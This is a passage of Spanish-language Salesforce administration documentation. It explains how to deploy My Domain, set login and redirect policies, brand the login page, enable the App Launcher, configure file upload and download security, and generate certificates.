1. Pruebe su inicio de sesión de dominio. Desde Configuración, introduzca *Mi dominio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi dominio** y luego**Haga clic aquí para iniciar sesión**. O bien, cierre sesión en su organización de DE e inicie sesión en Salesforce utilizando su nombre de dominio personalizado. Puede hacer clic en el vínculo de inicio de sesión en el mensaje de correo electrónico de activación que ha recibido.

   Puede personalizar la página de inicio de sesión de su dominio y agregar servicios de autenticación (como inicio de sesión social) antes de implementar el dominio en sus usuarios. También puede probar el dominio en un entorno de sandbox.

2. Compruebe el nuevo nombre de dominio haciendo clic en las fichas y vínculos. Todas las páginas muestran ahora su nuevo nombre de dominio.

   Si ha personalizado su IU de Salesforce con funciones como botones personalizados o páginas de Visualforce, asegúrese de comprobar sus elementos personalizados correctamente antes de implementarlas en su nombre de dominio. Busque referencias codificadas y URL basadas en instancias en sus personalizaciones. Utilice sus URL de dominio personalizado en su lugar.

3. Para implementar el nuevo nombre de dominio en su organización, desde Configuración, introduzca *Mi dominio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi dominio** y haga clic en **Implementar para usuarios** y **Aceptar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** y **Group Edition**.

PERMISOS DE USUARIO

Para configurar un nombre de dominio:

- "Personalizar aplicación"

Cuando implementa su dominio, se activa de inmediato y todos los usuarios se redirigen a páginas con nuevas direcciones de dominio. Ahora puede establecer políticas de inicio de sesión en la sección Configuración de dominio que aparece después de implementar su dominio. Por ejemplo, puede evitar que los usuarios inicien sesión desde login.salesforce.com.

CONSULTE TAMBIÉN

- Configurar un nombre de dominio
- Directrices y prácticas recomendadas para implementar Mi dominio
- Personalizar la marca de su página de inicio de sesión
- Agregar proveedores de identidad en una página de inicio de sesión
- Establecer la política de inicio de sesión de mi dominio

## Cambios de URL de Mi dominio

Cuando configura un nombre de dominio para su organización, todas sus URL de la aplicación, incluyendo las páginas de Visualforce, se modifican también. Asegúrese de actualizar todas las URL de aplicaciones antes de implementar un nombre de dominio. Por ejemplo, el campo `URL de notificación de correo electrónico` de Chatter Answers sigue enviando notificaciones con las URL anteriores a usuarios internos, a no ser que las actualice. Esta tabla muestra las diferencias.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** y **Group Edition**.

| Tipo de URL | URL antigua | URL nueva |
|---|---|---|
| Inicio de sesión | `https://login.salesforce.com` | `https://<subdominio>.mi.salesforce.com` |
| Página o ficha de la aplicación | `https://yourInstance.salesforce.com/<pageID>` | `https://<subdominio>.mi.salesforce.com/<Id. página>` |
| Página de Visualforce sin espacio de nombre | `https://c.visual.force.com/apex/<pagename>` | `https://<subdomain>--c.visual.force.com/apex/<pagename>` |
| Página de Visualforce *con* espacio de nombre | `https://<yournamespace101>.visual.force.com/apex/<pagename>` | `https://<subdomain>--<yournamespace>.visual.force.com/apex/<pagename>` |

Nota: Si implementa Mi Dominio en un entorno Sandbox, el formato de la URL es `https://<subdominio>--<nombre de sandbox>.<instancia>.mi.salesforce.com`. Como no puede tener espacios de nombre en un entorno Sandbox, el formato de todas las URL de las páginas de Visualforce en Sandbox es `https://<subdominio>--<nombre de sandbox>.<instancia>.mi.salesforce.com/apex/<nombre de página>`.

CONSULTE TAMBIÉN

- Mi dominio
- Directrices y prácticas recomendadas para implementar Mi dominio

# Establecer la política de inicio de sesión de mi dominio

Asegure su inicio de sesión personalizando una política de inicio de sesión para su dominio.

Personalice su política de inicio de sesión para agregar una capa de seguridad a su organización. Por defecto, los usuarios inician sesión desde una página de inicio de sesión genérica de Salesforce, omitiendo la página de inicio de sesión específica para su dominio. Los usuarios también pueden hacer solicitudes de página sin su nombre de dominio, como cuando usan favoritos antiguos.

1. En Configuración, introduzca *Mi dominio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi dominio**.
2. En Configuración de mi dominio, haga clic en **Modificar**.
3. Para desactivar la autenticación de los usuarios que no utilizan la página de inicio de sesión específica del dominio, seleccione la política de inicio de sesión. Por ejemplo, seleccionar la política impide que los usuarios inicien sesión en la página de inicio de sesión `https://<instancia>.salesforce.com/` y se les redireccionará a sus páginas. Esta opción mejora la seguridad evitando intentos de inicio de sesión por personas que no conocen su nombre de dominio.
4. Seleccione una política de redireccionamiento.
   a. Seleccione Redirigir a la misma página en el dominio para permitir a los usuarios seguir usando URL que no incluyan su nombre de dominio. Si selecciona esta opción no mejorará la seguridad de su organización.

      Nota: Favoritos no funciona cuando se selecciona la opción Redirigir a la misma página en el dominio para portales de socios. Cambie manualmente los favoritos existentes para señalar la nueva URL del dominio sustituyendo el nombre de instancia de Salesforce con su nombre de dominio personalizado. Por ejemplo, sustituya *https://yourInstance.salesforce.com/* por *https://yourDomain.my.salesforce.com/* en la URL de favoritos.

   b. Seleccione Redirigido con una advertencia a la misma página dentro del dominio para recordar a los usuarios utilizar su nombre de dominio. Los usuarios podrán ver la página después de leer la advertencia. Si selecciona esta opción unos días o semanas podrá ayudar a los usuarios a cambiar a un nuevo nombre de dominio, pero no mejorará la seguridad de su organización.
   c. Seleccione No redirigido para obligar a los usuarios a usar su nombre de dominio cuando visualice sus páginas. Esta opción ofrece el mayor nivel de seguridad.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** y **Group Edition**.

PERMISOS DE USUARIO

Para definir una política de inicio de sesión para un dominio:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Configurar un nombre de dominio

Directrices y prácticas recomendadas para implementar Mi dominio

# Personalizar la marca de su página de inicio de sesión

Personalice el aspecto de la página de inicio de sesión añadiendo el logotipo, colores y contenido a la parte derecha. La personalización de su página de inicio de sesión permite a los usuarios reconocer su página, ya que la relaciona con la marca de su empresa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** y **Group Edition**.

PERMISOS DE USUARIO

Para personalizar una página de inicio de sesión:
- "Personalizar aplicación"

1. En Configuración, introduzca *Mi dominio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi dominio**.
2. En Configuración de autenticación, haga clic en **Modificar**.
3. Para personalizar su logotipo, cargue una imagen.

   Las imágenes pueden tener un formato .jpg, .gif o .png inferior a 100 KB. El tamaño máximo de imagen es de 250x125 píxeles.
4. Para personalizar el fondo de la página de inicio de sesión, haga clic en o introduzca un código de color hexadecimal válido.
5. Para admitir métodos de autenticación avanzados para usuarios de iOS, seleccione **Utilizar el navegador nativo para la autenticación de usuario en iOS**.

   Esta opción activa la compatibilidad de métodos de autenticación, como Kerberos, Windows NT LAN Manager (NTLM) o autenticación basada en certificados, para usuarios de aplicaciones Salesforce1 y SDK de Mobile en dispositivos iOS. Cuando selecciona esta opción, los usuarios en dispositivos iOS se redirigen a su navegador nativo al utilizar la autenticación de inicio de sesión único en su dominio personalizado. Para otros sistemas operativos, Salesforce1 y las aplicaciones que utilizan la versión 3.1 o posterior de SDK de Mobile pueden admitir la autenticación basada en certificados cuando la aplicaciones están integradas con software de Mobile Device Management (MDM).
6. Introduzca la URL del archivo que se incluirá en el iFrame de la derecha en la página de inicio de sesión.

   Se puede ajustar el tamaño del contenido en el iFrame de la derecha con el fin de caber en el 50% de la página. Su contenido debe albergarse en una dirección URL que use cifrado SSL y el prefijo https://. Para generar su propia página de contenido de iFrame del lado derecho utilizando un diseño Web con capacidad de respuesta, utilice la plantilla Mi muestra de dominio.

   **Ejemplo:** `https://c.salesforce.com/login-messages/promos.html`
7. Opcionalmente, seleccione servicios de autenticación como proveedores de identidad en la página de inicio, como proveedores de inicio de sesión social como Google y Facebook. Los usuarios pueden a continuación iniciar sesión con sus credenciales de cuentas de redes sociales. Configure servicios de autenticación como Proveedores de autorización en Configuración.
8. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configurar un nombre de dominio
Agregar proveedores de identidad en una página de inicio de sesión
Establecer la política de inicio de sesión de mi dominio
Acerca de proveedores de autenticación externos

## Agregar proveedores de identidad en una página de inicio de sesión

Permite a los usuarios autenticarse mediante opciones de proveedores de identidad alternativos desde su página de inicio de sesión. Si ha activado el inicio de sesión único y ha configurado SAML, o ha configurado proveedores de autenticación externos como Proveedores de autorización en Configuración, puede proporcionar vínculos a estos proveedores de identidad en la página de inicio de sesión de su dominio. Se enviará a los usuarios a la pantalla de inicio de sesión del proveedor de identidad para su autenticación y, a continuación, se les volverá a dirigir a Salesforce.

Nota: Los servicios de autenticación disponibles incluyen todos los proveedores configurados como inicio de sesión único SAML en los proveedores de identificación o en proveedores de autenticación externos, excepto Janrain. Janrain no puede usarse para la autenticación desde la página de inicio de sesión.

1. En Configuración, introduzca *Mi dominio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi dominio**.
2. En Configuración de autenticación, haga clic en **Modificar**.
3. Seleccione uno o más servicios de autenticación ya configurados como un proveedor de identidad.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** y **Group Edition**.

PERMISOS DE USUARIO

Para agregar proveedores de identidad a una página de inicio de sesión:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Configurar un nombre de dominio
Personalizar la marca de su página de inicio de sesión
Establecer la política de inicio de sesión de mi dominio
Acerca de proveedores de autenticación externos

## Obtener información de rendimiento del sistema y de mantenimiento con Mi dominio

Los clientes de Salesforce obtienen información de rendimiento del sistema y de mantenimiento en trust.salesforce.com. Elabora informes de información de rendimiento basándose en la instancia en la que se encuentra su organización. La instancia que su organización utiliza aparece en la barra de direcciones del navegador, salvo que haya configurado Mi dominio. Si siguió prácticas recomendadas y configuró Mi dominio, utilice la herramienta de búsqueda Dominio para obtener la instancia.

A continuación se explica cómo se puede obtener información del estado del sistema utilizando su nuevo nombre de dominio.

1. Vaya a trust.salesforce.com donde puede comprobar el estado del sistema.
2. Vaya a trust.salesforce.com/trust/domainLookupLaunch/ e introduzca su nombre de dominio en la barra de búsqueda para obtener su instancia.

   Introduzca su nombre de dominio, no la dirección URL completa. Por ejemplo, utilice *yourDomain* en vez de https://*yourDomain*.my.salesforce.com/.
3. Seleccione **Todas las instancias disponibles** y busque la entrada para su instancia.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** y **Group Edition**.

PERMISOS DE USUARIO

Para configurar un nombre de dominio:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Mi dominio

# Preguntas frecuentes de Mi dominio

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition** y **Database.com Edition**. Algunos temas no son aplicables a **Database.com**.

¿Qué es Mi dominio?
¿En qué ediciones de Salesforce está disponible Mi dominio?
¿Cuáles son las ventajas de Mi dominio?
¿Funciona Mi dominio de manera distinta en las diferentes ediciones de Salesforce?
¿Mi dominio funciona en Sandbox?
¿Cuáles son las diferencias entre las opciones de política de redirección?
¿Cómo funciona Mi dominio con el inicio de sesión único?
¿Está Mi dominio disponible para la API?
¿Se relaciona el subdominio de Mi dominio al subdominio de los sitios?
¿Hay un límite en la longitud que puede tener nuestro subdominio?
Después de configurar Mi dominio, ¿todavía podremos iniciar sesión desde https://login.salesforce.com?
¿Podremos seguir iniciando sesión desde una URL que incluye una instancia de Salesforce, como https://yourInstance.salesforce.com/?
¿Podremos utilizar todavía nuestros antiguos marcadores de favoritos de Salesforce?
¿Cambiarán las URL de nuestra página de Visualforce y contenido (archivos)?
¿Puedo cambiar mi nombre de dominio personalizado o eliminarlo?

## ¿Qué es Mi dominio?

Mediante Mi dominio, los administradores pueden definir un nombre de dominio de Salesforce personalizado para su organización. El nombre de dominio personalizado aparece en todas las URL de la organización y sustituye al nombre de instancia (como `na1`). Las URL de las organizaciones que utilizan Mi dominio tienen el formato `https://yourDomain.my.salesforce.com/`.

Mi dominio no se utiliza como dominio personalizado para sitios, comunidades ni portales. Los dominios se definen por separado.

## ¿En qué ediciones de Salesforce está disponible Mi dominio?

Performance Edition, Unlimited Edition, Enterprise Edition, Developer Edition, Professional Edition y Group Edition.

## ¿Cuáles son las ventajas de Mi dominio?

Mi dominio permite que los clientes hagan lo siguiente:

- Personalizar la página de inicio de sesión con su propia marca.
- Utilizar funciones de identidad para inicio de sesión único. Mi dominio es obligatorio para:
  - Inicio de sesión único en una organización de Salesforce
  - Utilizar una organización de Salesforce como proveedor de identidad para inicio de sesión único en aplicaciones externas u otras organizaciones de Salesforce
- Conservar vínculos profundos (como `https://yourDomain.my.salesforce.com//001/o`) a través de cualquier división y migración futura de las organizaciones.

## ¿Funciona Mi dominio de manera distinta en las diferentes ediciones de Salesforce?

La única diferencia es que las URL de Developer Edition se adjuntan con "-developer-edition".

## ¿Mi dominio funciona en Sandbox?

Sandbox y organizaciones de producción son entornos diferentes, que mantienen registros de nombres de dominio independientes. Por lo tanto, puede utilizar el mismo nombre de Mi dominio en Sandbox. De hecho, durante una actualización de Sandbox, el nombre de Mi dominio de la organización de producción se copia en Sandbox.

Por ejemplo, si el nombre de la organización de producción es `acme.my.saleforce.com`, el nombre de Sandbox es `acme--<nombredeSandbox>.csN.my.salesforce.com`.

Debería comprobar su dominio personalizado en un Sandbox antes de implementarlo para detectar las posibles referencias codificadas a URL en páginas, plantillas de correo electrónico u otro contenido de Visualforce.

## ¿Cuáles son las diferencias entre las opciones de política de redirección?

Después de implementar su dominio, puede seleccionar una opción de redirección para los usuarios que intenten acceder a una página de su organización si utilizar el nombre de dominio personalizado.

Para ver la política asignada, desde Configuración, introduzca *`Mi dominio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi dominio**.

Si se selecciona `Redirigido a la misma página dentro del dominio`, los usuarios se enviarán inmediatamente a la nueva URL, sin ninguna notificación.

Si se selecciona `Redirigido con una advertencia a la misma página dentro del dominio`, los usuarios verán brevemente un mensaje de advertencia estándar antes de ser redirigidos a la nueva URL. La advertencia da a los usuarios la oportunidad de cambiar sus favoritos y empezar a acostumbrarse a utilizar el nuevo nombre de dominio. El mensaje no se puede personalizar.

Si se selecciona `No redirigido`, el usuario verá que falta la página. Esta opción se recomienda como la más segura, pero la práctica recomendada es utilizar `Redirigido con una advertencia a la misma página dentro del dominio` durante un breve periodo de tiempo después de implementar su dominio personalizado para que los usuarios se acostumbren a las nuevas URL.

## ¿Cómo funciona Mi dominio con el inicio de sesión único?

Mi dominio es obligatorio para la implementación del inicio de sesión único. Para solicitudes de inicio de sesión único entrantes, el dominio personalizado permite una vinculación profunda directamente a páginas de la organización. No se requieren cambios para el proveedor de identidad. El extremo de SAML de Salesforce (`login.salesforce.com`) sigue funcionando para solicitudes de SAML y OAUTH, aunque su organización implemente Mi dominio y haya seleccionado `Evitar inicio de sesión desde https://login.salesforce.com` para los usuarios seleccionados en Configuración de Mi dominio.

Nota: Si está utilizando grupos externos de Chatter junto con el inicio de sesión único para empleados, los usuarios de fuera de su empresa se redirigirán a un proveedor de identidad SAML al que no pueden acceder. Para que su implementación funcione, migre los grupos externos de Chatter a comunidades o, en Configuración de Mi dominio, *no* seleccione `Evitar inicio de sesión desde https://login.salesforce.com`. Esto permite que los usuarios sigan iniciando sesión a través de `login.salesforce.com`.

## ¿Está Mi dominio disponible para la API?

Sí, puede utilizar las API de Salesforce con su Mi dominio.

### ¿Se relaciona el subdominio de Mi dominio al subdominio de los sitios?

No. Los subdominios que utilice para los sitios y Mi dominio pueden ser iguales o distintos.

### ¿Hay un límite en la longitud que puede tener nuestro subdominio?

Sí. Puede introducir hasta 40 caracteres. El protocolo (`https://`) y el dominio (`my.salesforce.com`) no se incluyen en el límite.

### Después de configurar Mi dominio, ¿todavía podremos iniciar sesión desde **`https://login.salesforce.com`**?

Si, a menos que el administrador de su sistema lo evite. Si lo hace, tendrá que iniciar sesión mediante la nueva URL de Mi dominio.

### ¿Podremos seguir iniciando sesión desde una URL que incluye una instancia de Salesforce, como **`https://`***`yourInstance`***`.salesforce.com/`**?

Si, a menos que el administrador de su sistema lo evite. Si lo hace, tendrá que iniciar sesión mediante la nueva URL de Mi dominio.

### ¿Podremos utilizar todavía nuestros antiguos marcadores de favoritos de Salesforce?

Sí, siempre que el administrador de su sistema lo permita. Si lo hace, será redirigido a la página de Salesforce utilizando su nueva URL de Mi dominio. Si el administrador de su sistema impide que utilice los antiguos marcadores de favoritos o que vea una advertencia, debería actualizar sus marcadores de favoritos utilizando el nuevo nombre de dominio.

### ¿Cambiarán las URL de nuestra página de Visualforce y contenido (archivos)?

Las URL de sus páginas de Visualforce contienen su nuevo nombre de dominio, como `https://<mydomain>--c.<instance>.visual.force.com`.

Las URL de sus páginas de contenido (archivos) también contienen su nuevo nombre de dominio, como `https://<mydomain>--c.<instance>.content.force.com`.

### ¿Puedo cambiar mi nombre de dominio personalizado o eliminarlo?

No puede cambiar su nombre de dominio personalizado ni invertir su implementación una vez lo haya implementado. Si tiene la necesidad especial de cambiarlo, póngase en contacto con el servicio de atención al cliente de Salesforce.

## Iniciador de aplicación

El Iniciador de aplicación muestra a los usuarios logotipos vinculados con las aplicaciones locales, aplicaciones conectadas y aplicaciones de Salesforce, todo desde una interfaz de usuario unificada. Los administradores pueden establecer el orden de aplicaciones predeterminado para sus organizaciones.

Todos los usuarios de Lightning Experience obtienen el Iniciador de aplicación.

Los usuarios de Salesforce Classic necesitan el permiso "Usar funciones de identidad" y la opción Iniciador de aplicación en sus perfiles establecida en **Visible**. Los usuarios solo ven las aplicaciones que están autorizados a ver.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

En Salesforce Classic, los administradores que usan el perfil Administrador del sistema tienen automáticamente acceso al Iniciador de aplicación. Los administradores que usen los perfiles duplicados desde el perfil de administradores de sistema no tienen ese acceso.

Activar el Iniciador de aplicación con un perfil en Salesforce Classic
Cree un perfil y asígnelo a los usuarios para que puedan acceder al Iniciador de aplicación.

Activar el Iniciador de aplicación con un conjunto de permisos en Salesforce Classic
Cree un conjunto de permisos y asígnelo a los usuarios para que puedan acceder al Iniciador de aplicación.

CONSULTE TAMBIÉN

Abrir una aplicación diferente
Volver a ordenar aplicaciones
Aplicaciones conectadas
salesforce_identity_implementation_guide.pdf

## Activar el Iniciador de aplicación con un perfil en Salesforce Classic

Cree un perfil y asígnelo a los usuarios para que puedan acceder al Iniciador de aplicación.

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ⁞⁞⁞ ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

En Salesforce Classic, los administradores que usan el perfil Administrador del sistema tienen automáticamente acceso al Iniciador de aplicación. Los administradores que usen los perfiles duplicados desde el perfil de administradores de sistema no tienen ese acceso.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Haga clic en **Perfil nuevo**.
3. Seleccione un Perfil existente como base para el nuevo perfil.
   Por ejemplo, seleccione **Usuario estándar**.
4. Escriba el nombre del nuevo perfil.
   Por ejemplo, *Identidad de usuario estándar*.
5. Haga clic en **Guardar**.
6. En la página de detalles del nuevo perfil, haga clic en **Modificar**.
7. En Configuración de aplicaciones personalizadas, defina el Iniciador de aplicación como **Visible**, si no lo está ya.
   En Configuración de ficha, compruebe que la ficha Iniciador de aplicación se ha definido en Valor predeterminado activado.
8. En Permisos administrativos, seleccione **Usar funciones de identidad**.
9. Haga clic en **Guardar**.
10. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
11. Haga clic en **Modificar** junto a cada usuario que desea que acceda al Iniciador de aplicación.
12. En el campo Perfil del usuario, seleccione el nuevo perfil que tenga activado "Usar funciones de identidad".

Por ejemplo, puede usar el perfil *Identidad de usuario estándar*.

13. Haga clic en **Guardar**.

    Cuando inicie sesión como el usuario seleccionado, el Iniciador de aplicación aparecerá en el menú desplegable de aplicaciones.

CONSULTE TAMBIÉN

Iniciador de aplicación

## Activar el Iniciador de aplicación con un conjunto de permisos en Salesforce Classic

Cree un conjunto de permisos y asígnelo a los usuarios para que puedan acceder al Iniciador de aplicación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en **Nuevo**.
3. Escriba una etiqueta para el nuevo conjunto de permisos.

   Por ejemplo, *Funciones de identidad*.
4. Otra opción es restringir el uso de este conjunto de permisos a una licencia de usuario específica.
5. Haga clic en **Guardar**.
6. Haga clic en **Permisos del sistema**.
7. Haga clic en **Modificar**.
8. Seleccione **Usar funciones de identidad**.
9. Haga clic en **Guardar**.
10. En Configuración, introduzca *Usuarios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.
11. Haga clic en el nombre de un usuario existente al que desee dar acceso al Iniciador de aplicación.
12. En la lista relacionada **Asignaciones del conjunto de permisos**, haga clic en **Modificar asignaciones**.
13. Agregue el nuevo conjunto de permisos que creó para las funciones de identidad a los Conjuntos de permisos activados.
14. Haga clic en **Guardar**.

    Cuando inicie sesión como el usuario seleccionado, el Iniciador de aplicación aparecerá en el menú desplegable de aplicaciones.

    Nota: ¿Aún no ve el Iniciador de aplicación? En el perfil asociado con el usuario, seleccione **Visible** para la configuración del Iniciador de aplicación.

CONSULTE TAMBIÉN

Iniciador de aplicación

# Configurar ajustes de seguridad de carga y descarga de archivos

Para proporcionar más seguridad, controle el modo en que se gestionan algunos tipos de archivo durante la carga y la descarga.

Para administrar los ajustes de carga y descarga de archivos:

1. En Configuración, introduzca *Seguridad de carga y descarga de archivos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Seguridad de carga y descarga de archivos**.
2. Haga clic en **Modificar**.
3. Para evitar que los usuarios carguen archivos que pueden suponer un riesgo de seguridad, seleccione No permitir cargas de archivos HTML como registros de documentos o archivos adjuntos.

   Este ajuste bloquea la carga de estos tipos de archivo MIME: .html, .htt, .mht, .svg, .swf, .thtml y .xhtml.

   PRECAUCIÓN: Tenga en cuenta lo siguiente cuando seleccione esta opción:

   - Si su organización utiliza el portal de socios para dar a sus usuarios socios acceso a Salesforce, no recomendamos activar este ajuste. Al activar este ajuste, su organización no podrá personalizar la apariencia de su portal de socios.
   - Los archivos adjuntos HTML no están permitidos en soluciones, con independencia de si este ajuste de seguridad está activado. Además, este ajuste no afecta a los archivos adjuntos a las plantillas de correo electrónico; los archivos adjuntos HTML en plantillas de correo electrónico están siempre permitidos.
   - Después de activar este ajuste, los documentos y archivos adjuntos HTML cargados anteriormente no se ven afectados. Sin embargo, cuando los usuarios intentan ver un archivo adjunto o documento HTML, su explorador les pide primero que abran el archivo en el explorador, lo guarden en su equipo o cancelen la acción.

4. Establezca el comportamiento de descarga para cada tipo de archivo:
   a. **Descargar** (recomendado): El archivo siempre se descarga, independientemente del tipo de archivo.
   b. **Ejecutar en navegador**: El archivo, independientemente del tipo de archivo, aparece y se ejecuta automáticamente cuando se accede a él en un navegador o mediante una solicitud de HTTP.
   c. **Híbrido**: Se han descargado Salesforce Files. Los archivos adjuntos y los documentos se ejecutan en el navegador.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

PERMISOS DE USUARIO

Para configurar los ajustes de carga y descarga de archivos:
- "Personalizar aplicación"

# Certificados y claves

Los certificados y los pares de claves de Salesforce se utilizan para las firmas que verifican que una solicitud proviene de su organización. Se utilizan para comunicaciones SSL autenticadas con un sitio Web externo, o al utilizar su organización como un proveedor de identidad. Solo es necesario generar un certificado y par de claves de Salesforce si está trabajando con un sitio Web externo que desee una verificación de que las solicitudes provienen de una organización de Salesforce.

Puede exportar todos sus certificados y claves privados en un almacén de claves denominado keystore para almacenar o importar certificados y claves desde dicho un almacén. De esta forma podrá mover claves desde una organización a otra. El archivo exportado está en formato Java Keystore (JKS), y el archivo importado también debe estar en formato JKS. Para obtener más información sobre el formato JKS, consulte la Documentación sobre Java KeyStore de Oracle.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear, modificar y gestionar certificados:
- "Personalizar aplicación"

## Certificado de cliente de API

El certificado de clientes de API se utiliza por mensajes salientes del flujo de trabajo, el proxy de AJAX y las llamadas HTTPS de autenticación delegada. Por motivos de seguridad, el certificado de cliente de API solo debe conocerse en su organización.

Seleccione un certificado de cliente de API basándose en el extremo remoto al que se conecta. Algunos servidores de extremo requieren una cadena de certificados de la confianza de una autoridad emisora de certificados; otros están bien confiando directamente en un certificado autofirmado.

Generar un certificado autofirmado

Genere un certificado firmado por Salesforce para mostrar que las comunicaciones que llegarán de su organización proceden realmente de allí.

Generar un certificado firmado por una autoridad de certificados

Un certificado firmado por una autoridad de certificados (firmado por CA) puede ser una forma más fundamentado de probar que las comunicaciones de datos de su organización son auténticas. Puede generar este tipo de certificado y cargarlo en Salesforce.

Configurar un certificado de autenticación mutua

Para evitar comprometer la seguridad por una representación simple, puede requerir a los clientes y servidores probar su identidad entre sí con un certificado de autenticación mutua.

Configurar su cliente de API para utilizar la autenticación mutua

Aplique la autenticación mutua SSL/TLS.

Gestionar claves de cifrado principal

Los campos personalizados cifrados, como `Número de la seguridad social` o `Número de tarjeta de crédito`, están cifrados con una clave de cifrado principal. Esta clave se asigna automáticamente cuando selecciona campos para cifrar. Usted gestiona su propia clave principal según las necesidades legales y de seguridad de su organización.

# Generar un certificado autofirmado

Genere un certificado firmado por Salesforce para mostrar que las comunicaciones que llegarán de su organización proceden realmente de allí.

1. Desde Configuración, busque *Gestión de certificados y claves* en el cuadro Búsqueda rápida.
2. Seleccione **Crear certificado autofirmado**.
3. Introduzca una etiqueta descriptiva para el certificado de Salesforce.

   Este nombre lo usan principalmente los administradores cuando visualizan los certificados.
4. Introduzca un nombre único. Puede utilizar el nombre que se cumplimenta automáticamente basándose en la etiqueta del certificado que introduzca.

   Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. Utilice el Nombre exclusivo cuando haga referencia al certificado utilizando la API de los servicios Web de Force.com o Apex.
5. Seleccione un tamaño de clave para su certificado generado y sus claves.

   Los certificados con claves de 2048 bits tienen una duración de un año y son más rápidos que los certificados con claves de 4096 bits. Los certificados con claves de 4096 bits tienen una duración de dos años.

   Nota: Una vez que haya guardado un certificado de Salesforce, no podrá cambiar su tipo o el tamaño de su clave.
6. Haga clic en **Guardar**.

   Los certificados autofirmados descargados tienen la extensión `.crt`.

   Una vez que haya guardado correctamente un certificado de Salesforce, el certificado y sus claves correspondientes se generarán automáticamente.

Puede tener un máximo de 50 certificados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear, modificar y gestionar certificados:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Certificados y claves

Generar un certificado firmado por una autoridad de certificados

# Generar un certificado firmado por una autoridad de certificados

Un certificado firmado por una autoridad de certificados (firmado por CA) puede ser una forma más fundamentado de probar que las comunicaciones de datos de su organización son auténticas. Puede generar este tipo de certificado y cargarlo en Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear, modificar y gestionar certificados:
- "Personalizar aplicación"

1. Desde Configuración, busque *Gestión de certificados y claves* en el cuadro Búsqueda rápida.
2. Seleccione **Crear certificado firmado por CA**.
3. Introduzca una etiqueta descriptiva para el certificado de Salesforce.

   Este nombre lo usan principalmente los administradores cuando visualizan los certificados.
4. Introduzca el Nombre exclusivo. Solo puede aceptar el nombre que se cumplimenta automáticamente basándose en la etiqueta del certificado que introduzca.

   Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. Utilice el Nombre exclusivo cuando haga referencia al certificado usando la API de los servicios Web de Force.com o Apex.
5. Seleccione un Tamaño de clave para su certificado y sus claves.

   Recomendamos que utilice el tamaño de clave por defecto de 2048 por razones de seguridad. Al seleccionar 2048 se genera un certificado con claves de 2048 bits que es válido durante dos años. Al seleccionar 1024 se genera un certificado con claves de 1024 bits que es válido durante un año.

   Nota: Una vez que haya guardado un certificado de Salesforce, no podrá cambiar su tipo o el tamaño de su clave.
6. Introduzca la siguiente información.

   Estos campos se unen entre sí para generar un certificado exclusivo.

| Campo | Descripción |
|---|---|
| Nombre común | El nombre de dominio completamente cualificado de la empresa que solicita el certificado firmado. Esto suele tener el formato: http://www.miempresa.com. |
